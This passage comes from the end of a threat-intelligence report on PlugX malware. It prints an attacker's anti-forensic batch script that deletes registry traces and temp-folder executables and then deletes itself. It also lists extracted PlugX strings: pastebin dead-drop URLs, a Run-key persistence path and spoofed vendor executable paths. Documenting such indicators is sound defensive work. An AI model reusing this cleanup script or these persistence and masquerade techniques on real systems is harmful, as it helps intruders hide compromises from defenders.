"HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{Q65231O0-O2S1-4857-N4PR-N8R7P6RN7Q27}\\pzq.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\WinRAR SFX\\C%%Users%ADMINI~1%AppData%Local%Temp" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\HRZR\_PGYFRFFVBA" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\{S38OS404-1Q43-42S2-9305-67QR0O28SP23}\\rkcybere.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\UserAssist\\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\\Count\\P:\\Hfref\\Nqzvavfgengbe\\Qbjaybnqf\\ErtfubgCbegnoyr\\Ncc\\ertfubg\\ertfubg\_k64.rkr" /f reg delete "HKU\\S-1-5-21-590835768-3595378272-1660587800-1643\_Classes\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Connections\\SavedLegacySettings" /f del /s c:\\windows\\temp\\\*.bat del /s c:\\windows\\temp\\\*.dat del /s c:\\windows\\temp\\\*.dll del /s c:\\windows\\temp\\\*.exe del /s c:\\windows\\temp\\\*.vbs del %0 |
Appendix D -- PlugX Extracted strings
https//pastebin.com/eSsjmhBG https://pastebin.com/PSxQd6qw https://pastebin.com/CzjM9qwi https://pastebin.com/xHDSxxMD %ProgramData%\\arm2sv1k DSSM DSSM Microsoft Office Document Update Utility Software\\Microsoft\\Windows\\CurrentVersion\\Run JmLI %ProgramFiles(x86)%\\Sophos\\AutoUpdate\\ALUpdate.exe %ProgramFiles(x86)%\\Common Files\\Java\\Java Update\\jusched.exe %ProgramFiles(x86)%\\Common Files\\Adobe\\ARM\\1.0\\armsvc.exe %windir%\\system32\\FlashPlayerApp.exe slax pastebin mahTszuBzqwUTcGt %ProgramData%\\arm2sv1k\\Akgcl
|-------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 | https//pastebin.com/eSsjmhBG https://pastebin.com/PSxQd6qw https://pastebin.com/CzjM9qwi https://pastebin.com/xHDSxxMD %ProgramData%\\arm2sv1k DSSM DSSM Microsoft Office Document Update Utility Software\\Microsoft\\Windows\\CurrentVersion\\Run JmLI %ProgramFiles(x86)%\\Sophos\\AutoUpdate\\ALUpdate.exe %ProgramFiles(x86)%\\Common Files\\Java\\Java Update\\jusched.exe %ProgramFiles(x86)%\\Common Files\\Adobe\\ARM\\1.0\\armsvc.exe %windir%\\system32\\FlashPlayerApp.exe slax pastebin mahTszuBzqwUTcGt %ProgramData%\\arm2sv1k\\Akgcl |
Back to top
### Tags
* [Application Whitelisting Bypass](https://unit42.paloaltonetworks.com/tag/application-whitelisting-bypass/ "Application Whitelisting Bypass")
* [PlugX](https://unit42.paloaltonetworks.com/tag/plugx/ "PlugX")
* [Threat intelligence](https://unit42.paloaltonetworks.com/tag/threat-intelligence/ "threat intelligence")
[Threat Research Center](https://unit42.paloaltonetworks.com "Threat Research") [Next: The New and Improved macOS Backdoor from OceanLotus](https://unit42.paloaltonetworks.com/unit42-new-improved-macos-backdoor-oceanlotus/ "The New and Improved macOS Backdoor from OceanLotus")
### Related Articles
* [Know Ourselves Before Knowing Our Enemies: Threat Intelligence at the Expense of Asset Management](https://unit42.paloaltonetworks.com/asset-management/ "article - table of contents")
* [Why Threat Intelligence: A Conversation With Unit 42 Interns](https://unit42.paloaltonetworks.com/threat-intelligence-interns/ "article - table of contents")
* [CL-STA-0048: An Espionage Operation Against High-Value Targets in South Asia](https://unit42.paloaltonetworks.com/espionage-campaign-targets-south-asian-entities/ "article - table of contents")
## Related Malware Resources
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) September 10, 2026 [#### The Machine With Many Faces: Post-Exploitation Identity Misuse in SPIFFE/SPIRE](https://unit42.paloaltonetworks.com/kubernetes-spiffe-spire-identity-spoofing/)
* [API](https://unit42.paloaltonetworks.com/tag/api/ "API")
* [Cryptographic](https://unit42.paloaltonetworks.com/tag/cryptographic/ "cryptographic")
* [JSON](https://unit42.paloaltonetworks.com/tag/json/ "JSON")
[Read now ](https://unit42.paloaltonetworks.com/kubernetes-spiffe-spire-identity-spoofing/ "The Machine With Many Faces: Post-Exploitation Identity Misuse in SPIFFE/SPIRE")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) September 9, 2026 [#### Untracked Nightmares: The Threats Hiding Behind Commodity Infrastructure](https://unit42.paloaltonetworks.com/ppi-network-malware-campaign-analysis/)
* [ARKTunnel](https://unit42.paloaltonetworks.com/tag/arktunnel/ "ARKTunnel")
* [C2](https://unit42.paloaltonetworks.com/tag/c2/ "C2")
* [CL-CRI-1171](https://unit42.paloaltonetworks.com/tag/cl-cri-1171/ "CL-CRI-1171")
[Read now ](https://unit42.paloaltonetworks.com/ppi-network-malware-campaign-analysis/ "Untracked Nightmares: The Threats Hiding Behind Commodity Infrastructure")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) September 3, 2026 [#### Attackers Expose Ongoing AI Tool Use Targeting Organizations in Latin America](https://unit42.paloaltonetworks.com/ai-tool-use-targeting-latam-orgs/)
* [Agentic AI](https://unit42.paloaltonetworks.com/tag/agentic-ai/ "Agentic AI")
* [ChatGPT](https://unit42.paloaltonetworks.com/tag/chatgpt/ "ChatGPT")
* [CL-CRI-1131](https://unit42.paloaltonetworks.com/tag/cl-cri-1131/ "CL-CRI-1131")
[Read now ](https://unit42.paloaltonetworks.com/ai-tool-use-targeting-latam-orgs/ "Attackers Expose Ongoing AI Tool Use Targeting Organizations in Latin America")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 31, 2026 [#### Spring Ring: An Inside Look at Voice Phishing Campaigns in Microsoft Teams](https://unit42.paloaltonetworks.com/spring-ring-voice-phishing-campaigns/)
* [Cloaked Ursa](https://unit42.paloaltonetworks.com/tag/cloaked-ursa/ "Cloaked Ursa")
* [Entra ID](https://unit42.paloaltonetworks.com/tag/entra-id/ "Entra ID")
* [Microsoft Teams](https://unit42.paloaltonetworks.com/tag/microsoft-teams/ "Microsoft Teams")
[Read now ](https://unit42.paloaltonetworks.com/spring-ring-voice-phishing-campaigns/ "Spring Ring: An Inside Look at Voice Phishing Campaigns in Microsoft Teams")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 25, 2026 [#### The State of AI-Enabled Malware August 2026: From Brand Abuse to Agentic Execution](https://unit42.paloaltonetworks.com/ai-enabled-malware-analysis/)
* [Backdoor](https://unit42.paloaltonetworks.com/tag/backdoor/ "backdoor")
* [Bitcoin](https://unit42.paloaltonetworks.com/tag/bitcoin/ "Bitcoin")
* [DLL hijacking](https://unit42.paloaltonetworks.com/tag/dll-hijacking/ "DLL hijacking")
[Read now ](https://unit42.paloaltonetworks.com/ai-enabled-malware-analysis/ "The State of AI-Enabled Malware August 2026: From Brand Abuse to Agentic Execution")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 20, 2026 [#### Identity Abuse Through Trusted Communication Channels](https://unit42.paloaltonetworks.com/communication-channel-identity-risks/)
* [Authentication](https://unit42.paloaltonetworks.com/tag/authentication/ "authentication")
* [Identity theft](https://unit42.paloaltonetworks.com/tag/identity-theft/ "identity theft")
* [Malware](https://unit42.paloaltonetworks.com/tag/malware/ "malware")
[Read now ](https://unit42.paloaltonetworks.com/communication-channel-identity-risks/ "Identity Abuse Through Trusted Communication Channels")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 11, 2026 [#### Kimwolf v7: An Evolution of the Kimwolf Botnet](https://unit42.paloaltonetworks.com/kimwolf-v7-botnet-malware/)
* [Android APK](https://unit42.paloaltonetworks.com/tag/android-apk/ "Android APK")
* [Ethereum](https://unit42.paloaltonetworks.com/tag/ethereum/ "Ethereum")
* [HTTP](https://unit42.paloaltonetworks.com/tag/http/ "HTTP")
[Read now ](https://unit42.paloaltonetworks.com/kimwolf-v7-botnet-malware/ "Kimwolf v7: An Evolution of the Kimwolf Botnet")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 10, 2026 [#### The Permanent Threat: Analyzing Aeternum's Blockchain-Based C2 Operations and Communications](https://unit42.paloaltonetworks.com/aeternum-blockchain-c2-analysis/)
* [Aeternum](https://unit42.paloaltonetworks.com/tag/aeternum/ "Aeternum")
* [Infection chain](https://unit42.paloaltonetworks.com/tag/infection-chain/ "infection chain")
* [JSON](https://unit42.paloaltonetworks.com/tag/json/ "JSON")
[Read now ](https://unit42.paloaltonetworks.com/aeternum-blockchain-c2-analysis/ "The Permanent Threat: Analyzing Aeternum’s Blockchain-Based C2 Operations and Communications")
[High Profile Threats](https://unit42.paloaltonetworks.com/category/top-cyberthreats/) August 6, 2026 [#### ChainDrop: Inside a Self-Propagating npm Worm](https://unit42.paloaltonetworks.com/chaindrop-npm-worm-analysis/)
* [Blockchain](https://unit42.paloaltonetworks.com/tag/blockchain/ "blockchain")
* [ChainDrop](https://unit42.paloaltonetworks.com/tag/chaindrop/ "ChainDrop")
* [Claude code](https://unit42.paloaltonetworks.com/tag/claude-code/ "Claude code")
[Read now ](https://unit42.paloaltonetworks.com/chaindrop-npm-worm-analysis/ "ChainDrop: Inside a Self-Propagating npm Worm")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 6, 2026 [#### Token Jacking: Cybercriminals Could Be Stealing Your AI Resources](https://unit42.paloaltonetworks.com/ai-token-jacking/)
* [AI API](https://unit42.paloaltonetworks.com/tag/ai-api/ "AI API")
* [AI gateway](https://unit42.paloaltonetworks.com/tag/ai-gateway/ "AI gateway")
* [API keys](https://unit42.paloaltonetworks.com/tag/api-keys/ "API keys")
[Read now ](https://unit42.paloaltonetworks.com/ai-token-jacking/ "Token Jacking: Cybercriminals Could Be Stealing Your AI Resources")
* 
* 
 ![Enlarged Image]()
 Get updates from Unit 42
## Peace of mind comes from staying ahead of threats. Subscribe today.
Your Email
Subscribe for email updates to all Unit 42 threat research.
By submitting this form, you agree to our [Terms of Use](https://www.paloaltonetworks.com/legal-notices/terms-of-use "Terms of Use") and acknowledge our [Privacy Statement.](https://www.paloaltonetworks.com/legal-notices/privacy "Privacy Statement")
This site is protected by reCAPTCHA and the Google [Privacy Policy](https://policies.google.com/privacy) and [Terms of Service](https://policies.google.com/terms) apply.
Invalid captcha!
Subscribe  
{#footer} Products and Services
* [AI-Powered Network Security Platform](https://www.paloaltonetworks.com/network-security)
* [Secure AI by Design](https://www.paloaltonetworks.com/ai-security)
* [Prisma AIRS](https://www.paloaltonetworks.com/ai-security/prisma-airs)
* [AI Access Security](https://www.paloaltonetworks.com/sase/ai-access-security)
* [Cloud Delivered Security Services](https://www.paloaltonetworks.com/network-security/security-subscriptions)
* [Advanced Threat Prevention](https://www.paloaltonetworks.com/network-security/advanced-threat-prevention)
* [Advanced URL Filtering](https://www.paloaltonetworks.com/network-security/advanced-url-filtering)
* [Advanced WildFire](https://www.paloaltonetworks.com/network-security/advanced-wildfire)
* [Advanced DNS Security](https://www.paloaltonetworks.com/network-security/advanced-dns-security)
* [Enterprise Data Loss Prevention](https://www.paloaltonetworks.com/sase/enterprise-data-loss-prevention)
* [Enterprise IoT Security](https://www.paloaltonetworks.com/network-security/enterprise-device-security)
* [Medical IoT Security](https://www.paloaltonetworks.com/network-security/medical-device-security)
* [Industrial OT Security](https://www.paloaltonetworks.com/network-security/ot-security-solution)
* [SaaS Security](https://www.paloaltonetworks.com/sase/saas-security)
* [Next-Generation Firewalls](https://www.paloaltonetworks.com/network-security/next-generation-firewall)
* [Hardware Firewalls](https://www.paloaltonetworks.com/network-security/hardware-firewall-innovations)
* [Software Firewalls](https://www.paloaltonetworks.com/network-security/software-firewalls)
* [Strata Cloud Manager](https://www.paloaltonetworks.com/network-security/strata-cloud-manager)
* [SD-WAN for NGFW](https://www.paloaltonetworks.com/network-security/sd-wan-subscription)
* [PAN-OS](https://www.paloaltonetworks.com/network-security/pan-os)
* [Panorama](https://www.paloaltonetworks.com/network-security/panorama)
* [Secure Access Service Edge](https://www.paloaltonetworks.com/sase)
* [Prisma SASE](https://www.paloaltonetworks.com/sase)
* [Application Acceleration](https://www.paloaltonetworks.com/sase/app-acceleration)
* [Autonomous Digital Experience Management](https://www.paloaltonetworks.com/sase/adem)
* [Enterprise DLP](https://www.paloaltonetworks.com/sase/enterprise-data-loss-prevention)
* [Prisma Access](https://www.paloaltonetworks.com/sase/access)
* [Prisma Browser](https://www.paloaltonetworks.com/sase/prisma-browser)
* [Prisma SD-WAN](https://www.paloaltonetworks.com/sase/sd-wan)
* [Remote Browser Isolation](https://www.paloaltonetworks.com/sase/remote-browser-isolation)
* [SaaS Security](https://www.paloaltonetworks.com/sase/saas-security)
* [AI-Driven Security Operations Platform](https://www.paloaltonetworks.com/cortex)
* [Cloud Security](https://www.paloaltonetworks.com/cortex/cloud)
* [Cortex Cloud](https://www.paloaltonetworks.com/cortex/cloud)
* [Application Security](https://www.paloaltonetworks.com/cortex/cloud/application-security)
* [Cloud Posture Security](https://www.paloaltonetworks.com/cortex/cloud/cloud-posture-security)
* [Cloud Runtime Security](https://www.paloaltonetworks.com/cortex/cloud/runtime-security)
* [Prisma Cloud](https://www.paloaltonetworks.com/prisma/cloud)
* [AI-Driven SOC](https://www.paloaltonetworks.com/cortex)
* [Cortex XSIAM](https://www.paloaltonetworks.com/cortex/cortex-xsiam)
* [Cortex XDR](https://www.paloaltonetworks.com/cortex/cortex-xdr)
* [Cortex XSOAR](https://www.paloaltonetworks.com/cortex/cortex-xsoar)
* [Cortex Xpanse](https://www.paloaltonetworks.com/cortex/cortex-xpanse)
* [Unit 42 Managed Detection \& Response](https://www.paloaltonetworks.com/cortex/managed-detection-and-response)
* [Managed XSIAM](https://www.paloaltonetworks.com/cortex/managed-xsiam)
* [Next-Generation Identity Security](https://www.paloaltonetworks.com/idira)
* [Privileged Access Management](https://www.paloaltonetworks.com/idira/human/privileged-access-management)
* [Identity and Access Management](https://www.paloaltonetworks.com/idira/human/identity-and-access-management)
* [Endpoint Privilege Manager](https://www.paloaltonetworks.com/idira/human/endpoint-privilege-manager)
* [Identity Governance](https://www.paloaltonetworks.com/idira/human/identity-governance)
* [Workforce Password Management](https://www.paloaltonetworks.com/idira/human/workforce-password-management)
* [Agentic Identities](https://www.paloaltonetworks.com/idira/agentic)
* [Secrets Management](https://www.paloaltonetworks.com/idira/machine/secrets-management)
* [Unified Secrets Governance](https://www.paloaltonetworks.com/idira/machine/unified-secrets-governance)
* [Application Credentials Delivery](https://www.paloaltonetworks.com/idira/machine/application-credentials-delivery)
* [Vendor Privileged Access](https://www.paloaltonetworks.com/idira/human/vendor-privileged-access)
* [Threat Intel and Incident Response Services](https://www.paloaltonetworks.com/unit42)
* [Prepare for Emerging Risks](https://www.paloaltonetworks.com/unit42/frontier-ai-defense)
* [Strengthen Your Defenses](https://www.paloaltonetworks.com/unit42/strengthen-your-defenses)
* [Build Your Security Strategy](https://www.paloaltonetworks.com/unit42/build-your-security-strategy)
* [Understand the Adversary](https://www.paloaltonetworks.com/unit42/threat-intelligence)
* [Respond to a Cyber Attack](https://www.paloaltonetworks.com/unit42/respond)
Company
* [About Us](https://www.paloaltonetworks.com/about-us)
* [Careers](https://jobs.paloaltonetworks.com/en/)
* [Contact Us](https://www.paloaltonetworks.com/company/contact-sales)
* [Corporate Responsibility](https://www.paloaltonetworks.com/about-us/corporate-responsibility)
* [Customers](https://www.paloaltonetworks.com/customers)
* [Investor Relations](https://investors.paloaltonetworks.com/)
* [Location](https://www.paloaltonetworks.com/about-us/locations)
* [Newsroom](https://www.paloaltonetworks.com/company/newsroom)
Popular Links
* [Blog](https://www.paloaltonetworks.com/blog/)
* [Communities](https://www.paloaltonetworks.com/communities)
* [Content Library](https://www.paloaltonetworks.com/resources)
* [Cyberpedia](https://www.paloaltonetworks.com/cyberpedia)
* [Event Center](https://events.paloaltonetworks.com/)
* [Manage Email Preferences](https://start.paloaltonetworks.com/preference-center)
* [Products A-Z](https://www.paloaltonetworks.com/products/products-a-z)
* [Product Certifications](https://www.paloaltonetworks.com/legal-notices/trust-center/certifications)
* [Report a Vulnerability](https://www.paloaltonetworks.com/security-disclosure)
* [Sitemap](https://www.paloaltonetworks.com/sitemap)
* [Tech Docs](https://docs.paloaltonetworks.com/)
* [Unit 42](https://unit42.paloaltonetworks.com/)
* [Do Not Sell or Share My Personal Information](https://panwedd.exterro.net/portal/dsar.htm?target=panwedd)

* [Privacy](https://www.paloaltonetworks.com/legal-notices/privacy)
* [Trust Center](https://www.paloaltonetworks.com/legal-notices/trust-center)
* [Terms of Use](https://www.paloaltonetworks.com/legal-notices/terms-of-use)
* [Documents](https://www.paloaltonetworks.com/legal)
Copyright © 2026 Palo Alto Networks. All Rights Reserved
* [](https://www.youtube.com/user/paloaltonetworks)
* [](https://www.paloaltonetworks.com/podcasts/threat-vector)
* [](https://www.facebook.com/PaloAltoNetworks/)
* [](https://www.linkedin.com/company/palo-alto-networks)
* [](https://twitter.com/PaloAltoNtwks)
* EN
Select your language
   
### Default Heading
Read the article 
Seekbar
 

Volume
